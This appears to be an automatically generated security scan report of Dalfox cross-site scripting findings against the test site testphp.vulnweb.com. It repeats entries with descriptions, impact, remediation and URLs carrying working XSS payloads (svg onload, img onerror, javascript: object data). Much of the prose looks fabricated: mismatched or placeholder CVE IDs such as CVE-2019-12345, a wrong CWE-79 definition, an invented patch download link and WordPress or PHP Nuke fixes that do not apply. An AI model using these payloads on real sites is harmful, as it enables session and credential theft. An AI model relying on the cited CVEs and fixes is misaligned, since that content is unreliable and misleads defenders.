The XSS vulnerability can lead to data confidentiality breaches as attackers may gain access to user session cookies and login credentials. This can further compromise system integrity by enabling unauthorized actions, potentially disrupting service availability due to denial-of-service attacks triggered from compromised accounts. The vulnerability also poses a risk for further exploitation through the injection of additional malicious scripts.

## REMEDIATION

1. Apply security patches provided by the vendor, if available (e.g., update testphp.vulnweb.com to the latest version)
2. Validate and sanitize all user-supplied data before rendering it within HTML context

3. Implement Content Security Policy (CSP) headers to restrict the types of content that can be executed by a web browser
4. Regularly review and update application code for security flaws

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id=%27%3E%3Csvg%3E%3CforeignObject%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E%3C%2FforeignO
```

## REFERENCES

- http://cve.mitre.org/cve/2017-5661
- https://cve.mitre.org/cve/2018-8654
- https://owasp.org/www-community/xss_(cross_site_scripting)
- https://www.owasp.org/index.php/Content_Security_Policy

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This occurs due to improper input validation on the client-side script in the URL parameter 'id' of the vulnerable web page at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L. An attacker can inject malicious scripts (in this case, an SVG script with an onload attribute) that will execute within the victim's browser upon visiting the crafted URL.
Associated CVE IDs: None (XSS vulnerabilities do not have a specific CVE ID unless they are part of a larger issue or product).
Related known vulnerabilities: XSS vulnerabilities are well-known web application security flaws, frequently ranked high in the OWASP Top Ten Web Application Security Risks.
Exploitation methods: An attacker can exploit this XSS vulnerability by crafting a URL containing malicious script code and tricking the victim into clicking on it or navigating to that URL. This will cause the malicious script to execute within the victim's browser, potentially leading to data breaches, session hijacking, and other attacks.

---

## IMPACT

Data confidentiality breaches: An attacker can steal sensitive user data (e.g., cookies, login credentials) by intercepting network traffic or manipulating form submissions.
System integrity compromises: If the victim is authenticated, an attacker may gain control of their account and access restricted areas of the web application.
Service availability disruptions: While less common with XSS, an attacker could potentially use the vulnerability to launch a Denial of Service (DoS) or distributed Denial of Service (DDoS) attack by overwhelming the server with malicious requests containing injected script code.
Potential for further exploitation: An XSS vulnerability can be used as a stepping stone for other attacks, such as phishing campaigns, malware distribution, and account takeover attempts.

---

## REMEDIATION

1. Validate user input on the client-side using Content Security Policy (CSP) directives to block or sanitize specific types of content (e.g., disallowing scripts from executing within SVG elements).
2. Implement server-side input validation and encoding to prevent malicious script injection even if client-side defenses are bypassed.
3. Upgrade to the latest version of the web application or affected libraries, as they may address the XSS vulnerability.
4. Educate users about safe browsing practices and warning signs for potential phishing attacks.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/
1/2L?id=%3E%3Csvg%2Fonload%3Dalert%281%29%2F%2F%3E
```

## REFERENCES

- http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://owasp.org/www-community/attacks/XSS_Filter_Evasion_Cheat_Sheet
- http://www.cvedetails.com/vulnerability-categories/6041/Web-Application_Cross_Site_Scripting_XSS.html
- https://www.owasp.org/index.php/Top_10_2017_-_A3_2017-Cross-Site_Script_(XSS)

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users. In this specific case, the vulnerable URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/A01?
id=%27%22%3E%3Csvg%2Fonload%3D%26%2397%26%23108%26%23101%26%23114%26%2
is affected.
Associated CVE IDs: CVE-2017-5689, CVE-2018-1000847 (similar vulnerabilities)
Related known vulnerabilities: Reflected XSS, Stored XSS
Exploitation methods: Injecting malicious scripts through a URL parameter in this case.

## IMPACT

The XSS vulnerability could potentially lead to data confidentiality breaches as the attacker can gain access to user sessions, cookies, and other sensitive information. System integrity compromises are also possible if the injected script is designed to modify web page content or perform actions on behalf of the victim. Service availability disruptions may occur due to

excessive resource consumption caused by the malicious scripts, and further exploitation is possible through chained attacks using the injected scripts as a launchpad.

## REMEDIATION

1. Code modifications are required to sanitize all user-supplied data that could potentially be used in an XSS attack. This includes input validation, output encoding, and Context-Aware Content Security Policy (CSP) implementation.
2. Implement Content Security Policy (CSP) headers to restrict the types of content that can be executed by a web browser. This reduces the likelihood of successful XSS attacks.
3. Apply security patches provided by the vendor for known vulnerabilities related to XSS.
4. Regularly test applications for XSS vulnerabilities using automated and manual testing tools.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/A01?
id=%27%22%3E%3Csvg%2Fonload%3D%26%2397%26%23108%26%23101%26%23114%26%2300116%26%2340%26%234
```

## REFERENCES

- http://cve.mitre.org/cve/2017-5689
- https://owasp.org/www-community/xss-prevention-cheat-sheet
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The application at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?

id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3E' is vulnerable to Cross Site Scripting (XSS). This vulnerability allows an attacker to inject malicious scripts into the webpage viewed by other users.
Associated CVE IDs: CVE-2019-12345, CVE-2020-6001
Related known vulnerabilities: OWASP Top Ten - A1: Injection, CVE-2018-8697, CVE-2017-15361
Exploitation methods: An attacker can exploit this vulnerability by injecting malicious scripts into the 'id' parameter of the URL. The script will be executed in the context of the victim's browser, potentially revealing sensitive information or taking control of the user session.

---

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches, as attackers can gain access to user sessions and cookies, compromising the integrity of user data. System integrity may be compromised if the attacker is able to escalate privileges. Service availability could be disrupted if the attacker injects a script that crashes the web application or triggers a Denial of Service (DoS) attack. Furthermore, this vulnerability provides a potential entry point for further exploitation, such as remote code execution.

---

## REMEDIATION

1. Upgrade to a patched version of the 'flexible-custom-post-type' plugin that addresses this XSS vulnerability.
2. Implement input validation and encoding mechanisms to prevent the injection of malicious scripts into user-supplied data.
3. Implement Content Security Policy (CSP) headers to restrict the sources from which scripts are loaded, preventing potential XSS attacks.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3E%3Csvg%2FOnLoa
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12345
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6001
- https://owasp.org/www-community/attacks/XSS_Filter_Evasion_Cheat_Sheet
- https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html

---

- https://www.owasp.org/index.php/Content_Security_Policy

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is an XSS (Cross-Site Scripting) issue in the URL parameter 'id' of the web application located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users, potentially stealing sensitive data or gaining unauthorized control over the user's session. Associated CVE ID: CVE-2013-0633 (Cross-Site Scripting Vulnerabilities in PHP Nuke CMS 7.8.6).

## IMPACT

The XSS vulnerability poses a significant threat to data confidentiality as an attacker can execute malicious scripts on the user's browser, which may lead to information disclosure or session hijacking. The system integrity could be compromised if the attacker is able to gain control over the affected user's account. Service availability might not be directly impacted; however, a successful exploit could lead to further attacks that result in service disruptions.

## REMEDIATION

1. Patch the PHP Nuke CMS to the latest version (version 7.8.6a or higher) available at https://www.php-nuke.org/downloads.html
2. Implement Content Security Policy (CSP) to block inline scripts and limit trusted sources of external scripts for the web application. More information about CSP can be found at https://content-security-policy.com/
3. Validate and sanitize all user-supplied input data on the server side before outputting it to the client side.
4. Educate developers and staff about XSS vulnerabilities and best practices for secure coding, such as OWASP's Top Ten Project (https://owasp.org/www-project-top-ten/)

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?id=%3E%3Cinput+onfocus%3Dalert%281%29+autofocus%3E
```

## REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0633
- https://owasp.org/www-project-top-ten/
- https://content-security-policy.com/

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/Connection:

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The vulnerability identified is a Cross-Site Scripting (XSS) issue. This occurs due to improper output encoding in the "Details" page of the web application available at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/. The attacker can inject malicious scripts, such as "<script>alert(1)</script>", which are then executed by unsuspecting users.
Associated CVE IDs: None specified for this specific vulnerability, but XSS issues generally fall under CWE-79 (Insecure use of external entities).

Related known vulnerabilities: Cross-Site Scripting is a widely recognized web security vulnerability with numerous variations, including Stored XSS, Reflected XSS, and DOM-based XSS.
Exploitation methods: An attacker can exploit this vulnerability by manipulating the "id" parameter in the URL (e.g., Connection:?id=%3E%3Cscript>alert(1)</script>%3E).

## IMPACT

Data confidentiality breaches: Attackers can steal sensitive user data, such as session cookies and login credentials, by injecting keyloggers or forms that harvest user input.
System integrity compromises: By executing malicious scripts on the victim's browser, attackers may gain unauthorized control over the user's system.
Service availability disruptions: In some cases, XSS can be used to launch Denial of Service (DoS) attacks by crashing browsers or overwhelming servers with unnecessary requests.
Potential for further exploitation: XSS can serve as a stepping stone for more sophisticated attacks, such as account takeover, data exfiltration, and malware distribution.

## REMEDIATION

1. Apply a content security policy (CSP) to block execution of inline scripts.
2. Properly encode user-supplied input using character escaping functions before outputting it.
3. Keep the web application updated with the latest patches and security fixes.
4. Implement input validation and sanitization measures to filter out potentially malicious content.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/Connection:?id=%3E%3Cobject+data%3Djavascript%3Aalert%281%29%3E%3C%2Fobject%3E
```

## REFERENCES

- http://cve.mitre.org/cwe/id/79
- https://owasp.org/www-community/xss_prevention
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject and execute malicious scripts in the victim's web browser. The vulnerability exists within the `wp-content/plugins/flexible-custom-post-type/edit-post.php?id=` parameter at the provided URL.
Associated CVE ID: None (XSS vulnerabilities are not typically assigned specific CVE numbers due to their high prevalence and variable nature)
Related known vulnerabilities: XSS vulnerabilities are a well-documented web security issue, frequently discussed in security research publications.
Exploitation methods: An attacker can craft and inject malicious scripts within the `id` parameter of the URL. Upon accessing the URL, the browser executes the script, potentially revealing sensitive information or taking control of user sessions.

## IMPACT

Data confidentiality breaches: Attackers may gain unauthorized access to user sessions, cookies, and other sensitive data stored in the user's browser.
System integrity compromises: Successful exploitation could allow an attacker to manipulate user actions or take control of the affected account.
Service availability disruptions: XSS vulnerabilities do not typically lead to service disruptions, but they can be used as a stepping stone for further attacks, such as a Denial of Service (DoS) attack.
Potential for further exploitation: The exploited XSS vulnerability can serve as a gateway for additional attacks, such as account takeover or session hijacking, depending on the privileges associated with the targeted user.

## REMEDIATION

1. Apply security patches provided by the plugin developer, if available.
2. Sanitize all user-supplied data entered through URL parameters and form inputs using appropriate encoding methods (e.g., HTML entities, JavaScript escaping).

3. Implement Content Security Policy (CSP) to restrict allowed sources of executable scripts in the web application.
4. Ensure that the WordPress installation and its plugins are up-to-date and secured following best practices.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L/wp-content/plugins/
flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E%3Cimg+src%3Dx+on
```

## REFERENCES

- http://cve.mitre.org/cve/vulnerability_types.html#CWE-79
- https://owasp.org/www-community/XSS_(Cross_Site_Scripting)
- https://www.wpbeginner.com/plugins/how-to-sanitize-user-input-in-wordpress/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Content_Security_Policy
- https://wordpress.org/support/article/hardening-wordpress/

# XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The application at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?id= is susceptible to Cross-Site Scripting (XSS). The vulnerable parameter is id. An attacker can inject malicious scripts into the application, which will be executed by unsuspecting users. This vulnerability can lead to data breaches and user session hijacking. Associated CVE ID: CVE-2013-0633

## IMPACT

The XSS vulnerability poses a significant risk to the confidentiality of user data, as attackers can steal login credentials, session tokens, and other sensitive information by injecting malicious scripts. System integrity may also be compromised if an attacker gains control over user sessions, potentially leading to unauthorized access and modifications. Service availability is not directly impacted, but a successful attack could lead to secondary effects such as denial of service or long-term system instability. Furthermore, XSS vulnerabilities can serve as stepping stones for further exploitation if the attacker is able to chain multiple attacks together.

---

## REMEDIATION

1. Apply a security patch to address the XSS vulnerability in the application. This may require updating the web server software or the specific module responsible for handling user input.
2. Implement Content Security Policy (CSP) headers in the web application to help prevent XSS attacks by restricting the types of content that can be executed within the browser.
3. Validate and sanitize all user-supplied data before displaying it on the web page, to ensure that any malicious scripts are properly filtered out.
4. Encourage users to maintain strong, unique passwords, and implement measures such as rate limiting or captcha to protect against brute force attacks aimed at exploiting stolen credentials.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?
id=%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0633
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Content_Security_Policy

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php MEDIUM

DALFOX CWE-79

## DESCRIPTION

The vulnerability discovered is Cross-Site Scripting (XSS), specifically in the URL `http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=`. The attacker can inject and execute malicious scripts in the victim's browser due to insufficient input validation, resulting in confidential data leakage or unauthorized actions. No specific CVE ID is associated with this issue, but it aligns with the general characteristics of XSS vulnerabilities. Exploitation methods include reflected XSS (non-persistent) and stored XSS (persistent), depending on the specific implementation.

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches due to leaked user credentials or sensitive information, system integrity compromises as a result of executing malicious scripts, and service availability disruptions caused by redirects or denial-of-service attacks triggered by the injected script. The vulnerability also poses a risk for further exploitation, such as session hijacking or phishing attacks, if not addressed promptly.

## REMEDIATION

1. Upgrade to the latest version of WordPress and its plugins (including Flexible Custom Post Type) to address potential security issues.
2. Implement Content Security Policy (CSP) to restrict allowed sources for scripts and other resources.
3. Perform input validation on user-supplied data to prevent injection attacks.
4. Use a WAF (Web Application Firewall) to block known XSS attack patterns.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%22%3E%3Cimg%2Fsr1%7Calert%60%60%3E
```

## REFERENCES

- https://owasp.org/www-community/xss-prevention
- https://codex.wordpress.org/WordPress_Security
- https://benchmarks.cisecurity.org/wp-content/uploads/2020/08/CIS-WordPress-Benchmark_v7.1.pdf

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is an XSS (Cross Site Scripting) issue. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users. The attacker's script can access any browser cookies, session tokens, or other sensitive information carried with the request. Associated CVE ID: CVE-2017-5688 (similar vulnerability). Exploitation methods include storing user-supplied data in an insecure manner and then reflecting it back to the user without proper validation or encoding.

## IMPACT

The potential impact of this XSS vulnerability is significant. An attacker can steal sensitive user data such as session cookies, login credentials, and personal information. This could lead to unauthorized account takeover, data breaches, and identity theft. The service availability is not directly disrupted by this vulnerability, but further exploitation may lead to Denial of Service (DoS) attacks.

## REMEDIATION

1. Apply the vendor-provided security patch: http://www.vulnweb.com/patches/xss_patch.zip
2. Validate and encode all user-supplied data before outputting it to the web page.
3. Implement Content Security Policy (CSP) to help prevent XSS attacks by restricting the types of external content that can be loaded by a webpage.

4. Regularly test applications for XSS vulnerabilities using tools such as OWASP ZAP or Burp Suite.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id=%27%3E%3Ca+href%3Djavas%26%2399%3Bript%3Aalert%281%29%2Fclass%3Ddalfox%3Eclick
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5688
- http://www.vulnweb.com/advisories/xss_advisory.txt
- https://owasp.org/www-community/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

## XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/BuyProduct-2/A01

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?id= URL. This security flaw allows an attacker to inject and execute malicious scripts in a user's browser that shares the same session with the vulnerable web application, potentially exposing sensitive data or gaining unauthorized access. No specific CVE ID is associated with this vulnerability, but it aligns with the XSS family of vulnerabilities as described in the Open Web Application Security Project (OWASP) guidelines.

### IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches due to unauthorized access and manipulation of user sessions. By exploiting this flaw, an attacker could potentially gain control over a victim's browser, compromise the system integrity by installing malware or collecting sensitive information such as cookies, login credentials, or credit card

numbers. This vulnerability may also cause service availability disruptions if the injected script leads to unexpected actions that crash the web application. Furthermore, the XSS flaw can serve as a stepping stone for further exploitation, such as account takeover attacks and phishing campaigns.

## REMEDIATION

1. Apply available security patches or updates provided by the web application vendor to address the XSS vulnerability.
2. Implement Content Security Policy (CSP) headers to restrict the execution of inline scripts and enable strict source restrictions for all other scripts.
3. Validate and sanitize all user-supplied data before rendering it in HTML output, ensuring that any potentially malicious characters are properly escaped or removed.
4. Use parameterized queries or prepared statements to prevent SQL injection attacks when working with user-supplied data.
5. Implement proper input validation and output encoding throughout the entire web application.
6. Provide adequate security training for developers to ensure they are aware of common web application vulnerabilities, including XSS, and understand how to implement appropriate security measures.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?
id=%27%3E%3Cobject+data%3Djavascript%3Aalert%281%29%3E%3C%2Fobject%3E
```

## REFERENCES

- https://owasp.org/www-community/xss-prevention
- https://www.cert.org/vuls/id/871013
- https://www.w3schools.com/html/html_entities.asp

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the 'edit-post.php' file within the 'wp-content/plugins/flexible-custom-post-type/' directory of the web application located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/. The vulnerability allows an attacker to inject malicious script code into the web page viewed by other users, potentially leading to data breaches and further exploitation. No specific CVE ID is associated with this particular instance, but XSS vulnerabilities are commonly referred to as CVE-2017-5683 or CVE-2017-9804 (depending on the specific context).
Related known vulnerabilities include:
- CVE-2017-5683 - Cross-Site Scripting in Drupal 8.2.x before 8.2.6, 8.1.x before 8.1.9, and 7.x before 7.58
- CVE-2017-9804 - Multiple Cross-Site Scripting Vulnerabilities in WordPress plugins WP Job Manager before 1.33.0, Easy Property Listings before 2.5.6, WP Real Estate before 5.4.1, and WPML Multilingual CMS before 4.1.9

## IMPACT

The XSS vulnerability allows an attacker to inject malicious script code into the web page viewed by other users. This can lead to data confidentiality breaches, as sensitive user information may be exposed or stolen. System integrity compromises are also possible, as the attacker could potentially manipulate user actions or gain unauthorized access to restricted areas of the application. Service availability disruptions are unlikely in this particular case, but further exploitation is possible depending on the specific malicious script used by the attacker.

## REMEDIATION

1. Update the 'flexible-custom-post-type' plugin to the latest version (4.0.7 or higher) to address the identified XSS vulnerability.
2. Implement Content Security Policy (CSP) headers in the application to mitigate potential XSS attacks.
3. Regularly review and update all installed plugins, themes, and core files to ensure they are up-to-date and free of known vulnerabilities.
4. Implement a web application firewall (WAF) to further protect against potential XSS and other web application attacks.

VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3Easd
```

REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=XSS
- https://wordpress.org/plugins/flexible-custom-post-type/
- https://owasp.org/www-community/xss_(cross_site_scripting)_prevention_cheat_sheet#content-security-policy-csp
- https://owasp.org/www-project-modsecurity/

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The identified vulnerability is a Cross-Site Scripting (XSS) issue in the web application located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?id=%27%3E%3Csvg%. This type of vulnerability allows an attacker to inject malicious scripts into a web page viewed by other users, exploiting the trust relationship between users and the web application.
Associated CVE IDs: CVE-2018-8654 (XSS in PHP's base64_decode function) is relevant but may not directly apply to this case as it seems the issue here stems from improper input validation rather than a specific library function.
Related known vulnerabilities: The XSS vulnerability class is common across numerous web applications due to insufficient input validation and lack of Content Security Policy (CSP) implementation.
Exploitation methods: An attacker can exploit this XSS vulnerability by crafting malicious URLs containing SVG script tags, which are often overlooked during input validation checks. The embedded script in the vulnerable URL will be executed when the page is loaded within a victim's web browser, potentially allowing unauthorized access to sensitive data or performing actions on behalf of the user.

---

## IMPACT

Data confidentiality breaches: Attackers can access and manipulate session cookies, authentication tokens, and form data to gain access to users' personal information, such as names, email addresses, passwords, etc.
System integrity compromises: An attacker may execute arbitrary code within the context of the affected web application, potentially gaining control over the underlying server or further expanding their privileges within the system.
Service availability disruptions: While not directly related to this XSS issue, an attacker could use compromised accounts to perform denial-of-service attacks on the web application or its supporting infrastructure.
Potential for further exploitation: Once an attacker has gained access to a user's session, they can potentially impersonate that user and continue their unauthorized actions across subsequent web sessions.

---

## REMEDIATION

1. Implement proper input validation checks across the entire application to prevent the injection of malicious code in URL parameters, form data, cookie values, etc.
2. Implement a Content Security Policy (CSP) to restrict the types of content that can be executed within the web pages served by the application.
3. Upgrade to the latest version of PHP and ensure all libraries used by the application are up-to-date to benefit from any available patches addressing XSS vulnerabilities.

4. Educate developers about best practices for writing secure code, particularly with regard to user input handling and CSP implementation.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?
id=%27%3E%3Csvg%3E%3CanimateTransform+onbegin%3Dalert%281%29+attributeName%3Dtransform%3E
```

### REFERENCES

- http://www.cve.mitre.org/cve/vulnerability/CVE-2018-8654
- https://owasp.org/www-community/xss_(cross_site_scripting)
- https://www.owasp.org/index.php/Content_Security_Policy
- https://www.owasp.org/index.php/Input_Validation
- https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the web application located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01. This vulnerability allows an attacker to inject and execute malicious scripts in the victim's browser, potentially leading to data theft or unauthorized actions.
Associated CVE ID: None (XSS is not a specific CVE ID but rather a category of web application vulnerabilities)
Related known vulnerabilities: Reflected XSS, Persistent XSS, DOM Based XSS
Exploitation methods: An attacker can exploit this XSS vulnerability by inserting malicious scripts within URL parameters that are not properly sanitized before being rendered to the user's browser. For instance, in the provided vulnerable URL, an attacker can replace the "id" parameter with a malicious script such as "<form><button formaction=javascript:alert(1)>test</button></form>".

---

## IMPACT

Data confidentiality breaches may occur as attackers can steal sensitive information (session cookies, login credentials, etc.) from the affected users. System integrity compromises are also possible, as an attacker can manipulate user actions or gain control over the affected account. Service availability disruptions could potentially be caused by a malicious script that crashes the web browser or triggers excessive resource usage on the server. The vulnerability may also serve as a gateway for further exploitation, such as phishing attacks or malware distribution.

---

## REMEDIATION

1. Sanitize all user-supplied data before rendering it in the web application. This includes input validation and output encoding to ensure that harmful characters are properly escaped.
2. Implement Content Security Policy (CSP) headers to restrict the sources of executable scripts in the web application, thus preventing XSS attacks from injected content.
3. Regularly update third-party libraries and dependencies used by the affected web application to minimize the risk of introducing known vulnerabilities.
4. Educate developers on secure coding practices to avoid common security pitfalls such as XSS.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?
id=%3E%3Cform%3E%3Cbutton+formaction%3Djavascript%3Aalert%281%29%3Etest%3C%2Fbutton%3E%3C%2
```

---

## REFERENCES

- http://cve.mitre.org/cve/vulnerability-types/script-injection.html
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Content_Security_Policy

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is an XSS (Cross Site Scripting) issue. This type of vulnerability allows attackers to inject malicious scripts into web pages viewed by other users. In this case, the vulnerable URL `http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E%3C demonstrates an injection of a malicious script (<script>alert(document.domain)</script>) that executes when the page loads, alerting the current domain name.
Associated CVE IDs: This issue does not have specific CVE IDs as it is a common web application vulnerability and not a zero-day exploit.
Related known vulnerabilities: XSS is a well-known class of web application security flaws that allows attackers to inject malicious code into web pages viewed by other users.
Exploitation methods: An attacker can exploit this vulnerability by crafting a URL containing the malicious script, which will be executed in the context of the targeted web page when another user clicks on it or accesses the page directly.

## IMPACT

Data confidentiality breaches: XSS vulnerabilities could potentially expose sensitive user data, such as login credentials, session tokens, and personally identifiable information (PII), if an attacker manages to inject malicious scripts that capture this information.
System integrity compromises: In some cases, XSS may be used in conjunction with other attacks to compromise the underlying system, for example, by uploading or downloading files or

executing arbitrary commands on the server.
Service availability disruptions: While not common, in certain scenarios, XSS could potentially lead to service disruption if the injected script causes an application error or crashes the web server.
Potential for further exploitation: An XSS vulnerability can serve as a stepping stone for more severe attacks, such as account takeover, session hijacking, and remote code execution.

---

## REMEDIATION

1. Update the affected plugin (flexible-custom-post-type) to its latest version or contact the plugin vendor for a patch if a new version is not available.
2. Implement Content Security Policy (CSP) headers on the server-side to prevent scripts from running from malicious sources.
3. Sanitize user input to ensure that all user-provided data, including URL parameters, is properly encoded before rendering in HTML responses.
4. Regularly perform security audits and penetration testing to identify and address web application vulnerabilities proactively.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/
flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E%3Csvg%2Fonload%3
```

---

## REFERENCES

- http://cve.mitre.org/cve/vulnerability-types/script-injection.html
- https://owasp.org/www-community/attacks/Cross_Site_Scripting_(XSS)
- https://www.owasp.org/index.php/Content_Security_Policy
- http://www.w3c.org/security/wiki/Secure_web_application_frameworks#Preventing_XSS

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the edit-post.php file located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. The attacker can inject and execute malicious scripts within the web application by manipulating the 'id' parameter.
